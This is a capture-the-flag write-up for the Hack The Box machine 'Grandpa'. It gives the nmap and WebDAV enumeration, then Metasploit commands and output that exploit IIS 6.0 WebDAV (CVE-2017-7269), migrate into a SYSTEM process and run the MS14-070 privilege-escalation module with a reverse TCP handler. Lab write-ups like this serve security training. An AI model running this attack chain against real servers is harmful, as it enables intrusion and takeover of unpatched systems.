Hack The Box - Grandpa Notes

Ip Address: 10.10.10.14

```
$sudo nano /etc/hosts
#add this line -> 10.10.10.14    grandpa.htb
```

STEP 1 - ENUMERATION

We start with the traditional **nmap enumeration**, going for open ports, and associated services

```
$nmap -A -v -Pn 10.10.10.14 > netsweep.txt
$cat netsweep.txt
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT P
OST MOVE MKCOL PROPPATCH
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL
 PROPPATCH
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFI
ND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Server Date: Thu, 30 Apr 2020 14:57:56 GMT
|_  WebDAV type: Unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Let's try and get more information on the server

```
$nmap --script http-webdav-scan -p80 grandpa.htb
```


```
PORT   STATE SERVICE
80/tcp open  http
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFI
ND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   WebDAV type: Unknown
|   Server Date: Thu, 30 Apr 2020 15:02:20 GMT
|_  Server Type: Microsoft-IIS/6.0
```

we know that the site uses **web-dav**, so let's use the **davtest tool**, and find out if we can upload, any kind of file

```
$davtest -url http://grandpa.htb
```

or (If you dind't edit the hosts file)


```
$davtest -url http://10.10.10.14
```



The davtest results came empty, as all the tests failed

On Searchsploit

```
$searchsploit iis 6.0
```



```
------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                    |  Path
                                                                  |  (/usr/share/exploitdb/)
------------------------------------------------------------------ ----------------------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network  | exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack O  | exploits/windows/remote/9541.pl
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Se  | exploits/windows/dos/9587.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service      | exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial   | exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer   | exploits/windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)       | exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)       | exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)     | exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)   | exploits/windows/remote/8754.patch
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities          | exploits/windows/remote/19033.txt
------------------------------------------------------------------ ----------------------------------------
Shellcodes: No Result
kali@kali:~/grandpa$ searchsploit -x 41738.py
  Exploit: Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
      URL: https://www.exploit-db.com/exploits/41738
     Path: /usr/share/exploitdb/exploits/windows/remote/41738.py
File Type: troff or preprocessor input, ASCII text, with very long lines, with CRLF line terminators
```

More info about the exploit

```
$searchsploit -x 41739.py
```

> The attack is based on a Return-oriented programming chain. **Return-oriented programming (ROP)** is a security exploit technique that allows an attacker to execute code in the presence of security defense such as executable space protection and code signing


Exploit info

- EXPLOIT DB - iis 6.0
- EXPLOIT DB - Exploit 41738
- NIST GOV - CVE-2017-7269
- CVEDETAILS.com - CVE-2017-7269

Step 2 Visit the Website


```
http://grandpa.htb or http://10.10.10.14
```

Nothing very interesting, as we can see the site is under construction, and checking the developer tools, we found it's powered by **ASP.NET**



On Metasploit

```
$msfconsole
$search iis 6.0
```




```
$use exploit/windows/iis/iis_webdav_scstoragepathfromurl
$show options
```

```
Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   MAXPATHLENGTH  60               yes       End of physical path brute force
   MINPATHLENGTH  3                yes       Start of physical path brute force
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          80               yes       The target port (TCP)
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI      /                yes       Path of IIS 6 web application
   VHOST                           no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Windows Server 2003 R2 SP2 x86
```

We need to provide th target ip address ($RHOSTS) and then check ($check) if the machine is vulnerable

```
$set RHOSTS 10.10.10.14
$check
```

And finally run the exploit ($exploit), and has soon we have a meterpreter session, check the id ($getuid)

```
$exploit
$getuid
```

we have a **Meterpreter Session** as we tried to check the id ($getuid) we found that we don't have administrator permissions)


check the processes, look for process runnig and owned by the administrator **(NT AUTHORITY\SYSTEM)**, take not of it's **ID**, in this case we chose process id=3496 davcata.exe

```
$ps
```

```
============

PID   PPID  Name               Arch  Session  User                          Path
---   ----  ----               ----  -------  ----                          ----
0     0     [System Process]
4     0     System             x86   0        NT AUTHORITY\SYSTEM
272   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
324   272   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
348   272   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
396   348   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
408   348   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
604   396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
680   396   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
736   396   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
764   396   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
800   396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
936   396   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
964   396   msdtc.exe          x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\msdtc.exe
1076  396   cisvc.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cisvc.exe
1116  396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
1176  396   inetinfo.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\inetsrv\inetinfo.exe
1220  396   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
1328  396   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthServ
1408  396   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1456  396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
1596  396   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
1684  348   logon.scr          x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\logon.scr
1700  396   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
1816  604   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
1912  396   dllhost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\dllhost.exe
2308  604   wmiprvse.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\wbem\wmiprvse.exe
3188  1456  w3wp.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
3344  604   wmiprvse.exe       x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\wbem\wmiprvse.exe
3496  604   davcdata.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\inetsrv\davcdata.exe
3940  1076  cidaemon.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cidaemon.exe
3984  1076  cidaemon.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cidaemon.exe
4012  1076  cidaemon.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\cidaemon.exe
```


migrate to that process(#3496)

```
$migrate 3496
$getuid
```



Now let's check who we are on the system)

```
$whoami
```



Right now still not Admin user but will do for now, let's keep on going, let's try to know more about the system, get more intel :))

```
$sysinfo
```


```
C:\WINDOWS\system32>systeminfo
systeminfo

Host Name:                 GRANPA
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 2 Hours, 5 Minutes, 18 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 1 Stepping 2 AuthenticAMD ~1999 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 791 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,321 MB
Page File: In Use:         149 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
```

let's get more information about the system, try to gather as much intel we can)

```
$sysinfo
```

Let's go to c:\Documents and Settings, try to find which users are configfured on this machine)

```
$dir
$cd Documents And Settings
$dir
```




We found two users (**Administrator and Harry**) tried to access those users' folders but got **access denied**, no root privileges yet, let's exit the session right now

```
$exit
```

Step 3 - Using Local Exploit Suggester

Let's run the local Exploit Suggester

```
$run post/multi/recon/local_exploit_suggester
```



We will use exploit MS14_070_tcpip_ioctl

Step 4 using MS-070 to get root privileges

```
$background
$use exploit/windows/local/ms14_070_tcpip_ioctl
$show options
```

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use exploit/windows/local/ms14_070_tcpip_ioctl
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows Server 2003 SP2
```


let's set our session 1, check the options to see if everything is in order, and then run the exploit

```
$set SESSION 1
$show options
$show run
```

```
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > set session 1
session => 1
msf5 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 192.168.114.129:4444
[*] Storing the shellcode in memory...
[*] Triggering the vulnerability...
[*] Checking privileges after exploitation...
[+] Exploitation successful!
[*] Exploit completed, but no session was created.
```

